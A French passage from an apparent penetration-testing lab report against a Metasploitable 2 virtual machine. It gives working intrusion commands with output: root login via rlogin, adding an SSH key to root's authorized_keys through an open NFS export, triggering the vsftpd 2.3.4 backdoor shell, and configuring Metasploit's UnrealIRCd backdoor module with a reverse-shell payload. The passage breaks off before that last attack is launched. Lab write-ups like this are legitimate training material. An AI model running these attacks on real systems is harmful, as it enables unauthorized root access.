


Figure 68 – La vue de l'exécution de la commande sudo loadkeys fr


Nous allons pouvoir nous connecter à cette machine virtuelle à l'aide de son adresse IP déterminée par la commande :

1 ip a



**Configurer son adresse IP :** cette page se propose de vous présenter différentes méthodes pour connaître votre adresse IP, adresse qui peut vous être utile lors de la mise en place d'un nouveau matériel ou encore d'un dépannage. Il faudra cependant faire attention à différencier l'adresse locale de celle publique ainsi que les différentes cartes réseau disponibles.

D'après la source présente ci-dessus, la commande ifconfig est devenue obsolète ainsi que le package net-tools qui contient ifconfig. Ce changement est justifié par quelques améliorations dans le noyau et à la gestion des éléments du réseau via netlink.



**Netlink** est une famille de sockets des interfaces du noyau Linux utilisé pour les communications entre les processus du noyau et ceux en espace utilisateur ou entre processus en espace utilisateur. Leur fonctionnement est similaire aux sockets Unix, et comme dans les sockets internet, les communications Netlink ne peuvent traverser les frontières des hôtes.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether f2:05:26:b9:a0:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.78/24 brd 192.168.1.255 scope global eth0
        inet6 2a01:cb05:819b:9000:f005:26ff:feb9:a09e/64 scope global dynamic
            valid_lft 1791sec preferred_lft 591sec
    inet6 fe80::f005:26ff:feb9:a09e/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Figure 69 – La vue de l'exécution de la commande ip a

La commande ip a dévoile l'adresse 192.168.1.71 à l'interface réseau dénommée eth0.

Le changement du mot de passe de l'utilisateur msfadmin :

---

```
1 # Changement du mot :
2 passwd
```

---





Figure 70 – La vue de l'exécution du mot de passe de l'utilisateur msafdmin

### 1.5.1 Accéder à la liste des services en cours d'exécution de Metasploitable

Au moyen d'une autre machine virtuelle sous Kali Linux par exemple, il est possible d'identifier les services en cours d'exécution sur la machine virtuelle Metasploitable 2 grâce à l'outil nmap.



**Nmap**, *Network mapper* en français "Cartographie du réseau", est un utilitaire gratuit et open source pour la découverte de réseaux et l'audit de sécurité. Les administrateurs de systèmes et de réseaux le trouvent également utile pour des tâches telles que l'inventaire du réseau, la gestion des mises à jour de services et la surveillance des hôtes ou des services.

Avec nmap, il est possible d'effectuer un scan dans une plage de ports spécifiés en argument, donc par exemple entre le port 0 et le 65535 ou chacun de ses points d'entrées sont susceptible de comporter une faille quelconque.

1 nmap -p0-65535 192.168.1.78

```
patrice@Kali: ~
Fichier Actions Éditer Vue Aide
└──(patrice@Kali)-[~]
$ nmap -p0-65535 192.168.1.78
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 09:38 CEST
Nmap scan report for wifibridge-35.home (192.168.1.78)
Host is up (0.00022s latency).
Not shown: 65508 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33236/tcp open  unknown
33311/tcp open  unknown
46660/tcp open  unknown
51646/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
└──(patrice@Kali)-[~]
$
```

Figure 71 – La vue de l'exécution de la commande nmap -p0-65535 192.168.1.71

### 1.5.2 Quelques intrusions au moyen de services Unix basiques

Les ports TCP 512, 513, 514 sont connus comme des services "r" (Berkeley r-services et r-commands tels que rsh, rexec, et rlogin), et ont été mal configurés pour autoriser un accès à distance de n'importe quel hôte. Pour pouvoir tirer parti de ces failles, il va nous falloir être sûrs que rsh-client est installé et nous pourrons lancer la commande suivante en tant que root sur la machine attaquante. Si une demande d'une clé SSH nous est faite, cela voudra dire que l'utilitaire rsh-client n'est pas installé et que le système utilisé par défaut est SSH.



The screenshot shows a French exploit page for a remote shell. It includes a warning about the risks of using such tools, a link to the original exploit code, and a download link for the exploit script.



The screenshot shows another French exploit page for a remote shell, specifically targeting Berkeley commands. It provides instructions and links to download the exploit script.

Le CSRG, *Computer Systems Research Group* en français "Le groupe de recherche sur les systèmes informatiques" a incorporé les r-commandes dans son système d'exploitation Unix, Berkeley Software Distribution (BSD). Les commandes r ont été créées dans BSD v4.1. Parmi les programmes de la suite figurent : rcp (remote copy), rexec (remote execution), rlogin (remote login), rsh (remote shell), rstat, ruptime, et rwho (remote who).

Les r-commandes ont été une innovation importante et sont devenues des normes de facto pour les systèmes d'exploitation Unix. Avec l'adoption publique plus large d'Internet, leurs vulnérabilités de sécurité sont devenues un problème. Lors du développement de protocoles et d'applications Secure Shell en 1995, son adoption a entièrement supplantée le déploiement et l'utilisation de r-commandes (et Telnet) sur les systèmes en réseau.



The screenshot shows a blog post from programmersought.com. It discusses the deployment of an rsh server on Ubuntu that supports IPv6. It includes a link to a configuration file for the rsh server.



The screenshot shows another blog post from programmersought.com about xinetd. It provides information on how to configure xinetd to support various network services.

Le démon xinetd écoute les demandes entrantes sur un réseau et lance le service approprié pour cette demande. Les requêtes sont faites en utilisant les numéros de port comme identifiants et xinetd lance généralement un autre démon pour gérer la requête. Il peut être utilisé pour démarrer des services avec des numéros de port privilégiés et non privilégiés.

**RSH, Remote Shell**, en français "le shell distant", est un programme informatique en ligne de commande qui permet de se connecter sur un autre ordinateur pour exécuter une unique commande. Le système distant auquel rsh se connecte exécute le démon rsh (rshd). Le démon utilise généralement le numéro de port TCP 514.

**Les r-commandes de Berkeley** ont été conçus pour permettre aux utilisateurs Unix de se connecter ou d'émettre des commandes vers un autre ordinateur via TCP/IP. Les r-commandes ont été développées en 1982 par le Computer Systems Research Group de l'Université de Californie à Berkeley, sur la base d'une implémentation précoce de TCP/IP.

**programmersought.com** Il s'agit d'un blog dont les informations m'ont aidées globalement à déployer le service rsh sur la machine virtuelle metasploitable 2. De plus, l'article dédié à rsh explique l'intégration d'un support IPv6. La configuration du service consiste à créer trois fichiers rsh, rlogin, rexec dans le chemin suivant /etc/xinetd.d/ et à relancer le service xinetd.

**xinetd, eXtended INtErneT service Daemon**, en français "Démon de service Internet étendu", est un démon de super-serveur open source qui s'exécute sur de nombreux systèmes de type Unix et gère la connectivité Internet. Il offre une alternative plus sûre à l'ancien inetd ("le démon Internet"), que la plupart des distributions Linux modernes ont déprécié.

D'après l'article du blog *Ubuntu deploys rsh server that supports IPv6* en français "Ubuntu, déploie un serveur rsh qui prend en charge IPv6", ce document met en évidence le besoin de créer et de compléter trois fichiers rsh, rlogin et rexec à l'emplacement /etc/xinetd.d/. Suite à ces trois ajouts, un redémarrage du service xinetd active ainsi le service rsh et offre la possibilité d'exploiter la faille via une machine Kali attaquante, en utilisant le protocole rsh après l'avoir installer. L'ensemble des opérations est présenté dans les quatre pages à venir.

Le fichier /etc/xinetd.d/rsh :

---

```
1 # default: on
2 # description: The rshd server is the server for the rcmd(3) routine and, \
3 #   consequently, for the rsh(1) program. The server provides \
4 #   remote execution facilities with authentication based on \
5 #   privileged port numbers from trusted hosts.
6 service shell
7 {
8     disable = no
9     socket_type = stream
10    wait = no
11    user = root
12    log_on_success += USERID
13    log_on_failure += USERID
14    server = /usr/sbin/in.rshd
15    flags = IPv6
16 }
```

---

Le fichier /etc/xinetd.d/rlogin :

---

```
1 # default: on
2 # description: rlogind is the server for the rlogin(1) program. The server \
3 #   provides a remote login facility with authentication based on \
4 #   privileged port numbers from trusted hosts.
5 service login
6 {
7     disable = no
8     socket_type = stream
9     wait = no
10    user = root
11    log_on_success += USERID
12    log_on_failure += USERID
13    server = /usr/sbin/in.rlogind
14    flags = IPv6
15 }
```

---

Le fichier /etc/xinetd.d/rexec :

---

```
1 # default: off
2 # description: Rexecd is the server for the rexec(3) routine. The server \
3 #   provides remote execution facilities with authentication based \
4 #   on user names and passwords.
5 service exec
6 {
7     disable = no
8     socket_type = stream
9     wait = no
10    user = root
11    log_on_success += USERID
12    log_on_failure += USERID
13    server = /usr/sbin/in.rexecd
14    flags = IPv6
15 }
```

---

The screenshot shows a terminal window titled "QEMU (Metasploitable2) - noVNC". The title bar also displays the URL: "Non sécurisé | 192.168.1.25:8006/?console=kvm&novnc=1&vmid=102&vmname=Metasploitable2&node=pve&resize=off&cmd=". The terminal window contains the following text:

```
GNU nano 2.0.7          File: rsh

# default: on
# description: the rshd server is the server for the rcmd(3) routine and,
#               consequently, for the rsh(1) program. The server provides
#               remote execution facilities with authentication based on
#               privileged port numbers from trusted hosts.
service shell
{
    disable = no
    socket_type      = stream
    wait            = no
    user            = root
    log_on_sucess   += USERID
    log_on_failure  += USERID
    server          = /usr/sbin/in.rshd
    flags           = IPV6
}

[ Wrote 16 lines ]

msfadmin@metasploitable:/etc/xinetd.d$
```

Figure 72 – La vue du fichier /etc/xinetd.d/rsh

The screenshot shows a terminal window titled "QEMU (Metasploitable2) - noVNC". The title bar also displays the URL: "Non sécurisé | 192.168.1.25:8006/?console=kvm&novnc=1&vmid=102&vmname=Metasploitable2&node=pve&resize=off&cmd=". The terminal window contains the following text:

```
GNU nano 2.0.7          File: rlogin

# default : on
# description : rlogind is th server for th rlogin(1) program. The server
#               provides a remote login facility with authentification based on
#               privileged port numbers from trusted hosts.
service login
{
    disable = no
    socket_type      = stream
    wait            = no
    user            = root
    log_on_sucess   += USERID
    log_on_failure  += USERID
    server          = /usr/sbin/in.rlogind
    flag = IPV6
}

[ Wrote 15 lines ]

msfadmin@metasploitable:/etc/xinetd.d$ _
```

Figure 73 – La vue du fichier /etc/xinetd.d/rlogin

The screenshot shows a terminal window titled "QEMU (Metasploitable2) - noVNC". The title bar also displays the URL: "Non sécurisé | 192.168.1.25:8006/?console=kvm&novnc=1&vmid=102&vmname=Metasploitable2&node=pve&resize=off&cmd=". The terminal content is the /etc/xinetd.d/rexec configuration file, displayed in the GNU nano 2.0.7 editor. The file contains the following code:

```
# default : off
# description : rexecd is the server for the rexec(3) routine. The server
# provides remote execution facilities with authentication based
# on user names and passwords.
service exec
{
    disable = no
    socket_type      = stream
    wait            = no
    user            = root
    log_on_sucess   += USERID
    log_on_failure  += USERID
    server          = /usr/sbin/in.rexecd
    flag            = IPV6
}
```

At the bottom of the terminal, a message indicates "[ Wrote 15 lines ]". The prompt "msfadmin@metasploitable:/etc/xinetd.d\\$" is visible at the bottom.

Figure 74 – La vue du fichier /etc/xinetd.d/rexec

The screenshot shows a terminal window titled "QEMU (Metasploitable2) - noVNC". The title bar also displays the URL: "Non sécurisé | 192.168.1.25:8006/?console=kvm&novnc=1&vmid=102&vmname=Metasploitable2&node=pve&resize=off&cmd=". The terminal content shows the command "/etc/init.d/xinetd restart" being run by the user "msfadmin". The output of the command is displayed, showing the stopping and starting of the service:

```
msfadmin@metasploitable:/etc/xinetd.d\$ /etc/init.d/xinetd restart
* Stopping internet superserver xinetd                                         [ OK ]
* Starting internet superserver xinetd                                         [ OK ]
msfadmin@metasploitable:/etc/xinetd.d\$
```

Figure 75 – La vue de la commande /etc/init.d/xinetd restart assurant le redémarrage du service xinetd

```
(patrice@Kali)-[~]
$ sudo apt install rsh-client rsh-server xinetd
[sudo] Mot de passe de patrice :
Lecture des listes de paquets ... Fait
Construction de l'arbre des dépendances ... Fait
Lecture des informations d'état ... Fait
rsh-client est déjà la version la plus récente (0.17-22).
rsh-server est déjà la version la plus récente (0.17-22).
xinetd est déjà la version la plus récente (1:2.3.15.3-1+b1).
Les paquets suivants ont été installés automatiquement et ne sont plus nécessaires :
  cryptsetup-run ettercap-common ettercap-graphical
  gstreamer1.0-pulseaudio libaprutil1-db-sqlite3 libaprutil1-ldap
  libgeos-3.9.0 liblbluej-5.1-2 liblbluej-5.1-common librest-0.7-0
  python3-gevent python3-gevent-websocket python3-greenlet
  python3-jupyter-core python3-m2crypto python3-nbformat
  python3-parameterized python3-plotly python3-qrcode
  python3-zope.event
Veuillez utiliser « sudo apt autoremove » pour les supprimer.
0 mis à jour, 0 nouvellement installés, 0 à enlever et 1 non mis à jour.

(patrice@Kali)-[~]
$
```

Figure 76 – La commande d'installation de rsh-client et rsh-server sous Kali Linux

1 rlogin -l root 192.168.1.78

```
(patrice@Kali)-[~]
$ rlogin -l root 192.168.1.78
Last login: Fri Aug 27 03:38:38 EDT 2021 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

Figure 77 – La vue de l'accès au shell de Metasploitable 2 au moyen de rlogin via une machine attaquante Kali

C'est aussi simple que cela. Le prochain service que nous allons regarder est le *Network File* en français "Système de fichiers en réseau". NFS est un protocole qui permet aux ordinateurs d'accéder à des fichiers via un réseau. NFS peut être identifié en testant le port 2049 directement ou en demandant la liste des services au *portmapper*. Il s'agit d'un processus qui analyse les paquets arrivant sur une interface et qui les route selon leur adresse et leur port de destination. L'exemple ci-après utilise *rpcinfo* pour identifier NFS et *showmount -e* pour déterminer que le partage "/" (le root du système de fichiers) est exporté. Nous aurons besoin des paquets *rpcbind* et *nfs-common* pour suivre cela.

---

```
1 # Connexion à la machine virtuelle Metasploitable 2 en root via rlogin
2 rpcinfo -p 192.168.1.78
```

---

```
(patrice@Kali)-[~]
$ rpcinfo -p 192.168.1.78
program  vers  proto   port  service
 100000    2      tcp    111  portmapper
 100000    2      udp    111  portmapper
 100024    1      udp   45259  status
 100024    1      tcp   33311  status
 100003    2      udp   2049  nfs
 100003    3      udp   2049  nfs
 100003    4      udp   2049  nfs
 100021    1      udp   56470  nlockmgr
 100021    3      udp   56470  nlockmgr
 100021    4      udp   56470  nlockmgr
 100003    2      tcp   2049  nfs
 100003    3      tcp   2049  nfs
 100003    4      tcp   2049  nfs
 100021    1      tcp   51646  nlockmgr
 100021    3      tcp   51646  nlockmgr
 100021    4      tcp   51646  nlockmgr
 100005    1      udp   57188  mountd
 100005    1      tcp   33236  mountd
 100005    2      udp   57188  mountd
 100005    2      tcp   33236  mountd
 100005    3      udp   57188  mountd
 100005    3      tcp   33236  mountd
```

Figure 78 – La vue de l'exécution de la commande *ropinfo* sous Kali

Obtenir un accès à un système avec un système de fichiers en écriture est une chose triviale. Pour faire cela (et parce que ssh tourne), nous allons générer une clé SSH sur notre machine attaquante, monter l'export NFS et ajouter notre clé au compte de l'utilisateur root (fichier *authorized\_keys*) pour permettre ainsi la connexion ssh de Kali Linux vers metasploitable 2.

Voici les commandes à saisir pour réaliser cette intrusion :

---

```
1 # Mode administrateur
2 sudo su -
3 # Génération d'une clé SSH sous Kali Linux
4 ssh-keygen
5 # Création d'un répertoire temporaire r00t sous Kali Linux
6 mkdir /tmp/r00t
7 # Monter un export NFS vers Metasploitable 2
8 mount -t nfs 192.168.1.78:/ /tmp/r00t/
9 # Copier la clé ssh dans à la fin du fichier /tmp/r00t/.ssh/authorized_keys pour autoriser la connexion ssh à venir
10 cat /r00t/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys
11 # Démonter le répertoire temporaire r00t
12 umount /tmp/r00t
13 # Connexion en ssh à Metasploitable 2
14 ssh root@192.168.1.78
```

---

```
root@Kali:~  
Fichier Actions Éditer Vue Aide  
└──(root💀Kali)-[~]  
    └─# ssh-keygen  
Generating public/private rsa key pair.  
Enter file in which to save the key (/root/.ssh/id_rsa):  
/root/.ssh/id_rsa already exists.  
Overwrite (y/n)? y  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in /root/.ssh/id_rsa  
Your public key has been saved in /root/.ssh/id_rsa.pub  
The key fingerprint is:  
SHA256:o5BWOLrV54yKsylVUWbnx7/G2pfMxo27mEPXeD+ZBd4 root@Kali  
The key's randomart image is:  
+---[RSA 3072]---+  
| .+ . |  
| .+ o . |  
| 0.. . o |  
| ..= . . . |  
| ..= . S .. = |  
| .+ . * . ... + E |  
| .. o o .+= == |  
| . .o . +.00+o |  
| .+o. . ++oo. |  
+---[SHA256]---+  
└──(root💀Kali)-[~]  
    └─#
```

Figure 79 – La vue de la génération d'une clé ssh

```
root@metasploitable:~  
Fichier Actions Éditer Vue Aide  
└──(root💀KaliPC)-[~]  
    └─# mkdir /tmp/r00t  
└──(root💀KaliPC)-[~]  
    └─# mount -t nfs 192.168.1.71:/ /tmp/r00t/  
└──(root💀KaliPC)-[~]  
    └─# cat /root/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys  
└──(root💀KaliPC)-[~]  
    └─# umount /tmp/r00t  
└──(root💀KaliPC)-[~]  
    └─# ssh root@192.168.1.71  
Last login: Sun Jul 25 16:13:01 2021 from :0.0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
You have mail.  
root@metasploitable:~#
```

Figure 80 – La vue des commandes du montage de l'export NFS et de l'ajout de la clé au compte de l'utilisateur

### 1.5.3 Une intrusion à l'aide d'une porte dérobée

Sur le port 21, Metasploitable 2 fait tourner VSFTP, le FTP. La version 2.3.4 de Metasploitable comporte une *backdoor* en français "porte déguisée" qui a été ajoutée au service par un intrus. La version contenant la backdoor a été mise à disposition sur le web et s'est donc propagée. Cette *backdoor* a été très vite identifiée et enlevée, mais pas assez rapidement puisque beaucoup de personnes ont eu le temps de télécharger la version concernée.


De ce fait, cette intrusion est toujours possible si un nom qui se termine par ":" est envoyé, la backdoor ouvre le port 6200 et lance un shell en écoute sur ce port.

Nous pouvons démontrer cela grâce à telnet et l'ensemble des commandes suivantes :

```
1 # Mode administrateur
2 sudo su -
3 # Connexion telnet vers Metasploitable 2 sur le port 21
4 telnet 192.168.1.78 21
5 # Authentification avec l'utilisateur user:
6 user user:)
7 # Saisie du mot de passe PASS
8 PASS
```

```
1 # Mode administrateur
2 sudo su -
3 # Connexion telnet vers Metasploitable 2 sur le port 6200
4 telnet 192.168.1.78 6200
5 # Commande qui sert à afficher l'identifiant utilisateur
6 id;
```


Les deux prochaines captures d'écran en page suivante mettent en évidence cette porte déguisée dans un shell Kali Linux.



```
root@Kali:~ Fichier Actions Éditer Vue Aide
[patrice@Kali:~]
$ sudo su -
[sudo] Mot de passe de patrice :
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
(Run: "touch ~/.hushlogin" to hide this message)
[patrice@Kali:~]
# telnet 192.168.1.78 21
Trying 192.168.1.78...
Connected to 192.168.1.78.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
user user:)
331 Please specify the password.
PASS
```

Figure 81 – La vue de la connexion Telnet vers Metasploitable 2 via le port 21



The screenshot shows a terminal window titled "root@Kali:~". The terminal displays the following session:

```
└─(root💀Kali)-[~]
  # nmap -p6200 192.168.1.78
  Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-27 12:15 CEST
  Nmap scan report for wifibridge-35.home (192.168.1.78)
  Host is up (0.00055s latency).

  PORT      STATE SERVICE
  6200/tcp   open  lm-x
  MAC Address: F2:05:26:B9:A0:9E (Unknown)

  Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

  └─(root💀Kali)-[~]
    # telnet 192.168.1.78 6200
    Trying 192.168.1.78...
    Connected to 192.168.1.78.
    Escape character is '^]'.
    id;
    uid=0(root) gid=0(root)
    : command not found
```

Figure 82 – La vue de la connexion Telnet vers Metasploitable 2 via le port 6200

Sur le port 6667 de Metasploitable 2 tourne un démon IRC, UnrealRCD. Cette version contient une *backdoor* qui n'a pas été identifiée pendant des mois, déclenchée lorsque les lettres "AB" suivies par une commande système lui sont envoyées sur n'importe quel port en écoute. Metasploit a un module qui l'exploite afin d'obtenir un shell interactif comme montré ci-dessous.

Je me suis intéressé à cette ressource web <https://pentesthacker.com/2021/01/10/hack-metasploitable-with-unrealirc-backdoor/> plus actuelle pour mener à bien cette attaque à l'aide des commandes suivantes :

---

```
1 # Sélectionner l'exploit Unreal IRCD 3281 :
2 use exploit/unix/irc/unreal_ircd_3281_backdoor
3 # Sélectionner un payload compatible
4 set payload cmd/unix/reverse
5 # Enregistrer l adresse IP de Kali Linux
6 set LHOST 192.168.1.84
7 # Enregistrer l adresse IP de Metasploitable 2
8 set RHOST 192.168.1.78
9 # Lancer l attaque
